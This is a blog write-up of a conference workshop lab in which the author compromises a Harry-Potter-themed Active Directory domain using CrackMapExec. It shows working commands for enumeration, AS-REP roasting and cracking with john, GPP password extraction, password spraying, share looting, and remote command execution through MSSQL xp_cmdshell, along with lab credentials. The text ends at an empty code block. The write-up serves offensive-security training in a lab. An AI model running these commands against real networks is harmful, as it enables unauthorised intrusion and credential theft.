Workshop CrackMapExec LeHack 2023 Writeup


rayanle.cat/write-up-workshop-cme-lehack-2023

BOUYAICHE RAYAN July 4, 2023


Active Directory

BOUYAICHE RAYAN

Jul 4, 2023 • 9 min read


> The workshop took place during LeHack 2023, an annual cybersecurity event organized by the HZV association. The aim of the workshop was to compromise an Active Directory environment and become a Domain Admin using CrackMapExec exclusively. We were given the ip range `10.0.0.0/24` as our entry point.

First, we'll run a crackmapexec on the ip range to identify the different machines on the network :




`crackmapexec smb 10.0.0.0/24`

To make crackmapexec easier to use, you can add the machines you want to attack to a targets.txt file :




If we need to use kerberos authentication or something similar, we'll add the machines' FQDNs to our hosts file. Indeed the kerberos protocol doesn't work with IPs.




/etc/hosts


At first, we can try to list the various services present on the machines in anonymous and Guest, but we realize that we'll have to find a first domain account to keep moving forward in the lab :



crackmapexec smb targets.txt -u '' -p '' --shares




crackmapexec smb targets.txt -u 'Guest' -p '' --shares



crackmapexec ldap ad01.poudlard.wizard -u '' -p '' --users


But if you pay close attention to the lab's domain name, you'll see that it's poudlard.wizard. I think you've understood by now that it refers to the famous series of books and movies. We can therefore try to retrieve the list of first and last names of the main characters and generate usernames with known patterns of usernames. To do this, use the namesmash tool.

Harry Potter character names



`python namemash.py names.txt`


Now that we have our list of user names, we need to check which users exist in the Active Directory and which don't. To do this, we can use the `-k` option in crackmapexec. We can see that the tom account exists and that it is vulnerable to ASREP-Roasting.



crackmapexec ldap ad01.poudlard.wizard -u users.lst -p "" -k


We've managed to recover the password for the tom user and our first domain account.

crackmapexec ldap ad01.poudlard.wizard -u tom -p "" --asreproast asrep.txt




john asrep.txt --wordlist=/usr/share/wordlists/rockyou.txt

Now that we've got a first domain account, we're going to be able to observe the active directory through Bloodhound, so we need to collect data. We can now do this with crackmapexec, which includes a collector for bloodhound.




crackmapexec ldap ad01.poudlard.wizard -u tom -p 'James2001newyork' --bloodhound -ns 10.0.0.4 --collection All

We can see that the user `tom` has no interesting rights over other objects in the Active Directory.




`Tom's rights in Bloodhound`

So we go to the file-sharing side, and in particular to the Group Policy Preferences passwords, and we see that there are indeed passwords stored in a GPP.




`crackmapexec smb ad01.poudlard.wizard -u tom -p 'James2001newyork' -M gpp_password`

So we try to spray the creds of our new user ron on the domain, but we see that on the `SRV02` server we get the error `STATUS_NOT_SUPPORTED`, which means that the NTLM protocol is not supported on this machine. To solve this problem, we can use the `-k` option, which will use the Kerberos protocol to authenticate.




crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password$2015?'




crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password$2015?' -k

Now that we've managed to authenticate on all the machines in the domain, we can look at the different shares present on the machines and identify an unusual share on machine `SRV02`. The name of the share also refers to crackmapexec's `spider_plus` module, which identifies potentially interesting files in file shares.




crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password$2015?' -k --shares




crackmapexec smb srv02.poudlard.wizard -u ron -p '#Super@Secure&Password$2015?' -k -M spider_plus

We can see that there's a `mdp.txt.txt` file in the `SPIDER` share, so we'll retrieve it using crackmapexec.




cat /tmp/cme_spider_plus/SRV02.poudlard.wizard.json




crackmapexec smb srv02.poudlard.wizard -u ron -p '#Super@Secure&Password$2015?' -k --get-file '\\PLUS\PLUS\PLUS\PLUS\mdp.txt.txt' mdp.txt --share 'SPIDER'

We find the credentials of another domain account as well as the path of a flag.




Content of the file mdp.txt.txt on SPIDER share

You can look at the permissions of this new account on file shares or in the active directory, but you won't find much. On the other hand, when you look at other services supported by crackmapexec, such as mssql, you can see that the `hermione` account is the administrator of the mssql database. this allows you to execute commands on the target server with `xp_cmdshell`, which is used with the `-X` (powershell) or `-x` (cmd) option.




crackmapexec mssql targets.txt -u hermnione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP'\




crackmapexec mssql srv01.poudlard.wizard -u hermnione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' -X 'whoami'

So we're going to try and read the famous flag whose path we retrieved earlier. First, I tried the `--get-file` option but it didn't work, so I just executed a command to read the file.



crackmapexec mssql srv01.poudlard.wizard -u hermnione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' --get-file /tmp/notes.txt 'C:\Users\gMSA-mssql$\notes.txt'




```
crackmapexec mssql srv01.poudlard.wizard -u hermione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' -X 'cat C:\Users\gMSA-mssql$\notes.txt'
```


After a while of trying to decode this encoded string, we can identify that it's a Powershell secure string. While researching how to decode the secure string I came across this article https://medium.com/@nikhilsda/encryption-and-decryption-in-powershell-e7a678c5cd7d . It explains how to decode the secure string in the powershell user context. Thanks to this article, you can obtain a new password.

```
